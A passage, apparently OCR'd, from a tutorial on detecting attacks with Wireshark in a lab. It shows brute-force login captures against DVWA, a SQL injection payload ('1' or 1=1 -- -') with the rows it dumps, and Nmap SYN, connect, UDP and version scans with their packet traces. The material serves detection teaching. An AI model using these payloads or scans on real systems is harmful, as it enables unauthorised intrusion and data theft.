15427 1097.6212222… 10.0.2.19   10.0.2.8     HTTP      325 POST /dvwa/login.php HTTP/1.0  (app
15438 1097.6428388… 10.0.2.19   10.0.2.8     HTTP      326 POST /dvwa/login.php HTTP/1.0  (app
15449 1097.6495189… 10.0.2.19   10.0.2.8     HTTP      324 POST /dvwa/login.php HTTP/1.0  (app
15496 1097.7409022… 10.0.2.19   10.0.2.8     HTTP      323 POST /dvwa/login.php HTTP/1.0  (app

    Window: 251                                                        0060  30 0d 0a 48 6f 73 74 3a  20 31
    [Calculated window size: 32128]                                    0070  38 3a 38 30 0d 0a 55 73  65 72
    [Window size scaling factor: 128]                                  0080  3a 20 4d 6f 7a 69 6c 6c  61 2f
    Checksum: 0x1942 [unverified]                                      0090  79 64 72 61 29 0d 0a 43  6f 6e
    [Checksum Status: Unverified]                                      00a0  65 6e 67 74 68 3a 20 34  33 0d
    Urgent Pointer: 0                                                  00b0  6e 74 2d 54 79 70 65 3a  20 61
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamp  00c0  74 69 6f 6e 2f 78 2d 77  77 77
  ▸ [Timestamps]                                                       00d0  75 72 6c 65 6e 63 6f 64  65 64
  ▸ [SEQ/ACK analysis]                                                 00e0  69 65 3a 20 50 48 50 53  45 53
    TCP payload (257 bytes)                                            00f0  6b 72 67 72 68 64 37 68  65 72
▸ Hypertext Transfer Protocol                                          0100  76 37 31 33 6f 6b 65 35  3b 20
▾ HTML Form URL Encoded: application/x-www-form-urlencoded             0110  74 79 3d 6c 6f 77 0d 0a  0d 0a
  ▸ Form item: "username" = "admin"                                    0120  6d 65 3d 61 64 6d 69 6e  26 70
  ▸ Form item: "password" = "letmein"                                  0130  64 3d 6c 65 74 6d 65 69  6e 26
  ▸ Form item: "Login" = "Login"                                       0140  4c 6f 67 69 6e
```

4. Detecting SQL Injection with Wireshark

SQL injection is a type of attack used to exploit web applications that utilize SQL (Structured Query Language) to process data. In a SQL injection attack, the attacker inserts malicious SQL code into input received by the web application, which is then executed by the database.

The attacker inputs SQLi payload.




```
10.0.2.8/dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+--+-&Submit=Submit#
```

Vulnerability: SQL Injection

User ID: 1' or 1=1 -- -

```
ID: 1' or 1=1 -- -
First name: admin
Surname: admin

ID: 1' or 1=1 -- -
First name: Gordon
Surname: Brown
```

Analysis in Wireshark and filter by the GET method, select packets containing SQL injection payloads, as seen below where the attacker inputs the SQLi payload.


eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method == GET
```

```
No.  Time          Source      Destination    Protocol  Length Info
  74 33.935358162  10.0.2.19   10.0.2.8       HTTP         690 GET /dvwa/index.php HTTP/1.1
  91 36.976231900  10.0.2.19   10.0.2.8       HTTP         676 GET /dvwa/vulnerabilities/sqli/ HTTP/1.1
  95 36.989138284  10.0.2.19   10.0.2.8       HTTP         676 GET /dvwa/vulnerabilities/sqli/ HTTP/1.1
 190 45.147971599  10.0.2.19   10.0.2.8       HTTP         707 GET /dvwa/vulnerabilities/sqli/?id=1&Submit=S
 253 55.296665607  10.0.2.19   10.0.2.8       HTTP         743 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%
 368 86.787773952  10.0.2.19   34.104.35.123  HTTP         527 GET /edgedl/diffgen-puffin/hfnkpimlhhgieaddgf
```


```
› Frame 253: 743 bytes on wire (5944 bits), 743 bytes captured (5944 bits) on interface eth0, i   0000  00 0c 29 84 45 18 00
› Ethernet II, Src: VMware_05:b2:7d (00:0c:29:05:b2:7d), Dst: VMware_84:45:18 (00:0c:29:84:45:18  0010  02 d9 8f 06 40 00 40
› Internet Protocol Version 4, Src: 10.0.2.19, Dst: 10.0.2.8                                       0020  02 08 a2 82 00 50 64
› Transmission Control Protocol, Src Port: 41602, Dst Port: 80, Seq: 1252, Ack: 3864, Len: 677     0030  00 f9 1a e6 00 00 01
⌄ Hypertext Transfer Protocol                                                                      0040  a9 cf 47 45 54 20 2f
  › GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+--+-&Submit=Submit HTTP/1.1\r\n               0050  65 72 61 62 69 6c 69
    Host: 10.0.2.8\r\n                                                                             0060  2f 3f 69 64 3d 31 25
    Connection: keep-alive\r\n                                                                     0070  44 31 2b 2d 2d 2b 2d
    Upgrade-Insecure-Requests: 1\r\n                                                               0080  75 62 6d 69 74 20 48
```

5. Analysis of Nmap Scanning using Wireshark

Nmap (Network Mapper) is one of the most popular and powerful network scanning tools used to discover hosts and services within a computer network. It allows users to conduct network scans to determine which hosts are active, what services are running on those hosts, as well as additional information about the hosts and services.

Several flags commonly used in conjunction with Nmap are:

1. **-sS (TCP SYN scan):** This is the most common type of scan. Nmap sends a SYN packet to the target port and waits for a response. If the response is SYN/ACK, it means the port is open. If the response is RST, it means the port is closed. If there is no response, it may indicate the port is filtered.



Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
~
/h/kali
~

tcp.port == 22

No.	Time	Source	Destination	Protocol	Length	Info
15	12.096142049	10.0.2.19	10.0.2.8	TCP	60	53174 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16	12.096598117	10.0.2.8	10.0.2.19	TCP	62	22 → 53174 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
17	12.096705680	10.0.2.19	10.0.2.8	TCP	56	53174 → 22 [RST] Seq=1 Win=0 Len=0

```
kali@0x3F ~> sudo nmap -sS -p 22 10.0.2.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-22 02:34 EDT
Nmap scan report for 10.0.2.8
Host is up (0.00041s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:84:45:18 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 12.23 seconds
kali@0x3F ~>
```


2. -sT (TCP Connect scan): This scan actively connects to the target port. If the connection is successful, it means the port is open. However, this scan is more easily detected by firewalls and network logging.



```
No.   Time          Source      Destination  Protocol  Length Info
   11 12.145772658  10.0.2.19   10.0.2.8     TCP           76 35972 → 22 [SYN] Seq=0 Win=32120 Len=0 MSS
   12 12.146373261  10.0.2.8    10.0.2.19    TCP           76 22 → 35972 [SYN, ACK] Seq=0 Ack=1 Win=5792
   13 12.146463660  10.0.2.19   10.0.2.8     TCP           68 35972 → 22 [ACK] Seq=1 Ack=1 Win=32128 Ler
   14 12.146555762  10.0.2.19   10.0.2.8     TCP           68 35972 → 22 [RST, ACK] Seq=1 Ack=1 Win=3212
```

```
kali@0x3F ~> sudo nmap -sT -p 22 10.0.2.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-22 02:41 EDT
Nmap scan report for 10.0.2.8
Host is up (0.00051s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:84:45:18 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 12.26 seconds
kali@0x3F ~>
```


3. -sU (UDP scan): This scan is used to discover open UDP services on the target host. UDP is a connectionless protocol, so UDP scanning is more complex and slower than TCP.



```
No.  Time         Source      Destination  Protocol  Length Info
   3 2.795093242  10.0.2.19   10.0.2.2     DNS           83 Standard query 0x820a PTR 8.2.0.10.in-addr.arpa
   4 2.846368999  10.0.2.2    10.0.2.19    DNS           83 Standard query response 0x8209 No such name PTR 8
   5 6.848817842  10.0.2.2    10.0.2.19    DNS           83 Standard query response 0x820a No such name PTR 8
   6 7.136662986  10.0.2.19   10.0.2.8     DNS           74 Standard query 0x0006 TXT version.bind
   7 7.137303523  10.0.2.19   10.0.2.8     DNS           56 Server status request 0x0000
   8 7.137340530  10.0.2.8    10.0.2.19    ICMP         102 Destination unreachable (Port unreachable)
   9 7.137761619  10.0.2.8    10.0.2.19    ICMP          84 Destination unreachable (Port unreachable)
```

```
kali@0x3F ~> sudo nmap -sU -p 53 10.0.2.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-22 02:43 EDT
Nmap scan report for 10.0.2.8
Host is up (0.00038s latency).

PORT   STATE  SERVICE
53/udp closed domain
MAC Address: 00:0C:29:84:45:18 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 12.57 seconds
kali@0x3F ~>
```

4. -sV (Service version detection): This flag allows Nmap to attempt to determine the version of the service running on the discovered ports. It is useful for identifying the running software version, which can help in determining potential vulnerabilities.



tcp.port == 22

```
No.      Time            Source         Destination     Protocol  Length Info
      12 12.564517156   10.0.2.19      10.0.2.8        TCP          60 53875 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=
      13 12.564996824   10.0.2.8       10.0.2.19       TCP          62 22 → 53875 [SYN, ACK] Seq=0 Ack=1 Win=5840
      14 12.565102852   10.0.2.19      10.0.2.8        TCP          56 53875 → 22 [RST] Seq=1 Win=0 Len=0
      15 12.835521110   10.0.2.19      10.0.2.8        TCP          76 34308 → 22 [SYN] Seq=0 Win=32120 Len=0 MSS
      16 12.835820687   10.0.2.8       10.0.2.19       TCP          76 22 → 34308 [SYN, ACK] Seq=0 Ack=1 Win=5792
      17 12.835861854   10.0.2.19      10.0.2.8        TCP          68 34308 → 22 [ACK] Seq=1 Ack=1 Win=32128 Len
      18 12.841527682   10.0.2.8       10.0.2.19       SSH         107 Server: Protocol (SSH-2.0-OpenSSH_5.3p1 De
      19 12.841603534   10.0.2.19      10.0.2.8        TCP          68 34308 → 22 [ACK] Seq=1 Ack=40 Win=32128 Le
      20 12.848273210   10.0.2.19      10.0.2.8        TCP          68 34308 → 22 [FIN, ACK] Seq=1 Ack=40 Win=321
      21 12.849147282   10.0.2.8       10.0.2.19       TCP          68 22 → 34308 [FIN, ACK] Seq=40 Ack=2 Win=582
      22 12.849195272   10.0.2.19      10.0.2.8        TCP          68 34308 → 22 [ACK] Seq=2 Ack=41 Win=32128 Le
```

```
▸ Frame 12: 6
▸ Linux cooke
▸ Internet Pr
▸ Transmissio
```

```
00 08 00
00 02 13
00 00 00
```

```
kali@0x3F ~> sudo nmap -sS -p 22 -sV 10.0.2.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-22 02:56 EDT
Nmap scan report for 10.0.2.8
Host is up (0.00042s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:84:45:18 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```